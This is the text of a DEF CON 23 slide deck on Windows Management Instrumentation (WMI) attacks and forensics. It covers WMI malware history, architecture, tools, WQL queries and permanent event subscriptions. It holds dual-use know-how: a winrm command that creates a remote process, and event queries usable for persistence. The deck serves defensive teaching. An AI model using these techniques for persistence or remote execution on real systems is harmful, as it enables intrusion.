WhyMI so Sexy? WMI Attacks, Real-Time Defense, and Advanced Forensic Analysis


Willi Ballenthin, Matt Graeber, Claudiu Teodorescu

DEF CON 23

This talk is dedicated to hunting down APT 29

So you've been owned with WMI…

- Attackers use WMI - **reality**
- Prevention, detection, remediation guidance - **lacking**
- Forensic capability - **non-existent**
- Awareness of offensive capabilities – **lacking**
- Awareness of defensive capabilities – **practically non-existent**



Introduction

Willi, Matt, and Claudiu

About the Speakers

Willi Ballenthin - @williballenthin

- Reverse Engineer @ FireEye Labs Advanced Reverse Engineering (FLARE) Team
- Forensic Analyst
- Researcher
- Instructor

About the Speakers

Matt Graeber - @mattifestation

- Reverse Engineer @ FireEye Labs Advanced Reverse Engineering (FLARE) Team
- Speaker – Black Hat, MS Blue Hat, BSides LV and Augusta, DerbyCon
- Black Hat Trainer
- Microsoft MVP – PowerShell
- GitHub projects – PowerSploit, PowerShellArsenal, Position Independent Shellcode in C, etc.
- “Living off the Land” Proponent
- Perpetual n00b

About the Speakers

Claudiu “to the rescue” Teodorescu - @cteo13

- Reverse Engineer @ FireEye Labs Advanced Reverse Engineering (FLARE) Team
- Forensic researcher
- Crypto analyst
- GitHub projects – WMIParser
- Soccer player

Outline – Session #1

Background, Motivations, Attack Examples

- Abridged History of WMI Malware
- WMI Architecture
- WMI Query Language (WQL)
- WMI Eventing
- Remote WMI
- WMI Attack Lifecycle
- Providers

Outline – Session #2

File Format, Investigations, Real-Time Defense, Mitigations

- WMI Forensics
- Managed Object Format (MOF)
- Representation of MOF Primitives
- Investigation Methodology - A Mock Investigation
- WMI Attack Detection
- WMI Attack Mitigations

WMI Malware History

~2010 - Stuxnet

- Exploited MS10-061 – Windows Printer Spooler
- Exploited an arbitrary file write vulnerability
- WMI provided a generic means of turning a file write to SYSTEM code execution!
- The attackers dropped a MOF file to gain SYSTEM-level execution.

http://poppopret.blogspot.com/2011/09/playing-with-mof-files-on-windows-for.html

2010 - Ghost

- Utilized permanent WMI event subscriptions to:
  - Monitor changes to “Recent” folder
  - Compressed and uploaded all new documents
  - Activates an ActiveX control that uses IE as a C2 channel

http://la.trendmicro.com/media/misc/understanding-wmi-malware-research-paper-en.pdf

2014 – WMI Shell (Andrei Dumitrescu)

- Uses WMI as a C2 channel
- WMI namespaces used to store data

http://2014.hackitoergosum.org/slides/day1_WMI_Shell_Andrei_Dumitrescu.pdf

2015 – APT 29

- Heavy reliance upon WMI and PowerShell
- Custom WMI class creation
- WMI repository used to store payloads of arbitrary size
- Results of commands added to WMI object properties

- Thanks to our awesome Mandiant investigators for seeking this out, discovering it, and remediating!
  - Nick Carr, Matt Dunwoody, DJ Palombo, and Alec Randazzo
- Thanks to APT 29 for allowing us to further our investigative techniques!

WMI Basics

Windows Management Instrumentation

What is WMI?

- Windows Management Instrumentation
- Powerful local & remote system management infrastructure
- Present since Win98 and NT4
- Can be used to:
  - Obtain system information
    - Registry
    - File system
    - Etc.
  - Execute commands
  - Subscribe to events

Useful infrastructure for admins


$\therefore$

Useful infrastructure for attackers

WMI Architecture

- WMI implements the CIM and WBEM standards to do the following:
  - Provide an object schema to describe “managed components”
  - Provide a means to populate objects – i.e. WMI providers
  - Store persistent objects – WMI/CIM repository
  - Query objects – WQL
  - Transmit object data – DCOM and WinRM
  - Perform actions on objects – class methods, events, etc.


WMI Architecture



Interacting with WMI

Utilities - PowerShell

- PowerShell is awesome
- Need I say more?



Windows PowerShell

```
PS C:\> Get-Command -Noun Wmi*

CommandType     Name                                                ModuleName
-----------     ----                                                ----------
Cmdlet          Get-WmiObject                                       Microsoft.PowerShell.Management
Cmdlet          Invoke-WmiMethod                                    Microsoft.PowerShell.Management
Cmdlet          Register-WmiEvent                                   Microsoft.PowerShell.Management
Cmdlet          Remove-WmiObject                                    Microsoft.PowerShell.Management
Cmdlet          Set-WmiInstance                                     Microsoft.PowerShell.Management


PS C:\> Get-Command -Noun Cim*

CommandType     Name                                                ModuleName
-----------     ----                                                ----------
Cmdlet          Get-CimAssociatedInstance                           CimCmdlets
Cmdlet          Get-CimClass                                        CimCmdlets
Cmdlet          Get-CimInstance                                     CimCmdlets
Cmdlet          Get-CimSession                                      CimCmdlets
Cmdlet          Invoke-CimMethod                                    CimCmdlets
Cmdlet          New-CimInstance                                     CimCmdlets
Cmdlet          New-CimSession                                      CimCmdlets
Cmdlet          New-CimSessionOption                                CimCmdlets
Cmdlet          Register-CimIndicationEvent                         CimCmdlets
Cmdlet          Remove-CimInstance                                  CimCmdlets
Cmdlet          Remove-CimSession                                   CimCmdlets
Cmdlet          Set-CimInstance                                     CimCmdlets


PS C:\> _
```

"Blue is the New Black" - @obscuresec

Utilities – wmic.exe


- Pentesters and attackers know about this
- Installed everywhere
- Gets most tasks done
- Has some limitations



```
C:\>wmic.exe /?

[global switches] <command>

The following global switches are available:
/NAMESPACE           Path for the namespace the alias operate against.
/ROLE                Path for the role containing the alias definitions.
/NODE                Servers the alias will operate against.
/IMPLEVEL            Client impersonation level.
/AUTHLEVEL           Client authentication level.
/LOCALE              Language id the client should use.
/PRIVILEGES          Enable or disable all privileges.
/TRACE               Outputs debugging information to stderr.
/RECORD              Logs all input commands and output.
/INTERACTIVE         Sets or resets the interactive mode.
/FAILFAST            Sets or resets the FailFast mode.
/USER                User to be used during the session.
/PASSWORD            Password to be used for session login.
/OUTPUT              Specifies the mode for output redirection.
/APPEND              Specifies the mode for output redirection.
/AGGREGATE           Sets or resets aggregate mode.
/AUTHORITY           Specifies the <authority type> for the connection.
/?[:<BRIEF|FULL>]    Usage information.

For more information on a specific global switch, type: switch-name /?


The following alias/es are available in the current role:
ALIAS                    - Access to the aliases available on the local system
BASEBOARD                - Base board (also known as a motherboard or system board) management.
BIOS                     - Basic input/output services (BIOS) management.
BOOTCONFIG               - Boot configuration management.
CDROM                    - CD-ROM management.
COMPUTERSYSTEM           - Computer system management.
```

Utilities – Microsoft CIM Studio

- Free
- Very dated but still works
- Good for WMI discovery/research



Address D:\mstools\bin\wmi\Studio.Htm

WMI CIM Studio

Classes in: root\CIMV2

```
__SecurityRelatedClass
__PARAMETERS
__SystemSecurity
CIM_ManagedSystemElement
  CIM_LogicalElement
    CIM_FileSystem
    CIM_Job
    CIM_JobDestination
    CIM_LogicalDevice
    CIM_LogicalFile
      CIM_DataFile
        Win32_CodecFile
        Win32_NTEventlogFile
        Win32_PageFile
        Win32_ShortcutFile
      CIM_DeviceFile
      CIM_Directory
    CIM_OperatingSystem
    CIM_Process
    CIM_RedundancyGroup
    CIM_Service
    CIM_ServiceAccessPoint
    CIM_SoftwareElement
    CIM_SoftwareFeature
    CIM_System
    CIM_SystemResource
```


Win32_NTEventlogFile

Properties of an object are values that are used to characterize an instance of a class.

Name	Type	Value
LogfileName	string	<empty>
NumberOfRecords	uint32	<empty>
OverWritePolicy	string	<empty>
Sources	array of string	<empty>
MaxFileSize	uint32	<empty>
OverwriteOutDated	uint32	<empty>
AccessMask	uint32	<empty>
Archive	boolean	<empty>
Caption	string	<empty>
Compressed	boolean	<empty>
CompressionMethod	string	<empty>
CreationClassName	string	<empty>
CreationDate	datetime	<empty>
CSCreationClassName	string	<empty>
CSName	string	<empty>
Description	string	<empty>
Drive	string	<empty>

Utilities – Sapien WMI Explorer

- Commercial utility
- Great for WMI discovery/research
- Many additional features
- Huge improvement over CIM Studio



aspnet
CIMV2
  Applications
  mdm
  power
  Security
  TerminalServices
Cli
DEFAULT
directory
Hardware
Interop
Microsoft
msdtc
nap

Class	Description
NTEventlogProviderConfig	
RegistryEvent	
RegistryKeyChangeEvent	
RegistryTreeChangeEvent	
RegistryValueChangeEvent	
ScriptingStandardConsumerSetting	Provides registration data con
SoftwareLicensingProduct	This class exposes product-sp


Property / Method	CIMType / .NET Type	Description
Hive	string / System.String	
KeyPath	string / System.String	
SECURITY_DESCRIPTOR	uint8 / System.Byte	
TIME_CREATED	uint64 / System.UInt64	

Name	Type	Namespace

Namespace: \root\CIMV2 252 classes of 856 shown Properties: 4 Methods: 0

Utilities – wbemtest.exe

- The WMI utility you never heard of
- GUI
- Very powerful
- Rarely a blacklisted application


Windows Management Instrumentation Tester

Namespace:
root\cimv2

( ) Asynchronous
( ) Synchronous
(●) Semisynchronous
[ ] Use NextAsync (enum. only)
[ ] Enable All Privileges
[ ] Use Amended Qualifiers
[ ] Direct Access on Read Operations
10 Batch Count (enum. only)
5000 Timeout (msec., -1 for infinite)

Utilities – winrm.exe

- Not a well known utility
- Can interface with WMI over WinRM
- Useful if PowerShell is not available

```
winrm invoke Create wmicimv2/Win32_Process @{CommandLine="notepad.exe";CurrentDirectory="C:\"}
winrm enumerate http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_Process
winrm get http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_OperatingSystem
```

Utilities

- Linux - wmic, wmis, wmis-pth (@passingthehash)
  - http://passing-the-hash.blogspot.com/2013/04/missing-pth-tools-writeup-wmic-wmis-curl.html
- Windows Script Host Languages
  - VBScript
  - JScript
- IWbem* COM API
- .NET System.Management classes

WMI Query Language (WQL)

WMI Query Language (WQL)

- SQL-like query language used to
  - Filter WMI object instances
  - Register event trigger
- Three query classes:
  1. Instance Queries
  2. Event Queries
  3. Meta Queries

WMI Query Language (WQL) – Instance Queries

Format:

- `SELECT [Class property name|*] FROM [CLASS NAME] <WHERE [CONSTRAINT]>`

Example:

- `SELECT * FROM Win32_Process WHERE Name LIKE "%chrome%"`

WMI Query Language (WQL) – Event Queries

Format:

- `SELECT [Class property name|*] FROM [INTRINSIC CLASS NAME] WITHIN [POLLING INTERVAL] <WHERE [CONSTRAINT]>`
- `SELECT [Class property name|*] FROM [EXTRINSIC CLASS NAME] <WHERE [CONSTRAINT]>`

Examples:

- `SELECT * FROM __InstanceCreationEvent WITHIN 15 WHERE TargetInstance ISA 'Win32_LogonSession' AND TargetInstance.LogonType = 2`
- `SELECT * FROM Win32_VolumeChangeEvent WHERE EventType = 2`
- `SELECT * FROM RegistryKeyChangeEvent WHERE Hive='HKEY_LOCAL_MACHINE' AND KeyPath='SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run'`

WMI Query Language (WQL) – Meta Queries

Format:

- `SELECT [Class property name|*] FROM [Meta_Class|SYSTEM CLASS NAME] <WHERE [CONSTRAINT]>`

Example:

- `SELECT * FROM Meta_Class WHERE __Class LIKE "Win32%“`
- `SELECT Name FROM __NAMESPACE`

WMI Eventing

WMI Events

- WMI has the ability to trigger off nearly any conceivable event.
  - Great for attackers and defenders
- Three requirements
  1. `Filter` – An action to trigger off of
  2. `Consumer` – An action to take upon triggering the filter
  3. `Binding` – Registers a `Filter`←→`Consumer`
- Local events run for the lifetime of the host process.
- Permanent WMI events are persistent and run as `SYSTEM`.

WMI Event Types - Intrinsic

- Intrinsic events are system classes included in every namespace
- Attacker/defender can make a creative use of these
- Must be captured at a polling interval
- Possible to miss event firings

`__NamespaceOperationEvent`	`__ClassCreationEvent`
`__NamespaceModificationEvent`	`__InstanceOperationEvent`
`__NamespaceDeletionEvent`	`__InstanceCreationEvent`
`__NamespaceCreationEvent`	`__MethodInvocationEvent`
`__ClassOperationEvent`	`__InstanceModificationEvent`
`__ClassDeletionEvent`	`__InstanceDeletionEvent`
`__ClassModificationEvent`	`__TimerEvent`

WMI Event Types - Extrinsic

- Extrinsic events are non-system classes that fire immediately
- No chance of missing these
- Generally don’t include as much information
- Notable extrinsic events:
- Consider the implications…

- `ROOT\CIMV2:Win32_ComputerShutdownEvent`
- `ROOT\CIMV2:Win32_IP4RouteTableEvent`
- `ROOT\CIMV2:Win32_ProcessStartTrace`
- `ROOT\CIMV2:Win32_ModuleLoadTrace`
- `ROOT\CIMV2:Win32_ThreadStartTrace`
- `ROOT\CIMV2:Win32_VolumeChangeEvent`
- `ROOT\CIMV2:Msft_WmiProvider*`
- `ROOT\DEFAULT:RegistryKeyChangeEvent`
- `ROOT\DEFAULT:RegistryValueChangeEvent`


WMI Events - Consumers

- The action taken upon firing an event
- These are the standard event consumers:
  - `LogFileEventConsumer`
  - `ActiveScriptEventConsumer`
  - `NTEventLogEventConsumer`
  - `SMTPEventConsumer`
  - `CommandLineEventConsumer`
- Present in the following namespaces:
  - `ROOT\CIMV2`
  - `ROOT\DEFAULT`

Permanent WMI Events

- Event subscriptions persistent across reboots
- Requirements:
  1. Filter – An action to trigger off of
     - Creation of an `__EventFilter` instance
  2. Consumer – An action to take upon triggering the filter
     - Creation of a derived `__EventConsumer` instance
  3. Binding – Registers a Filter←→Consumer
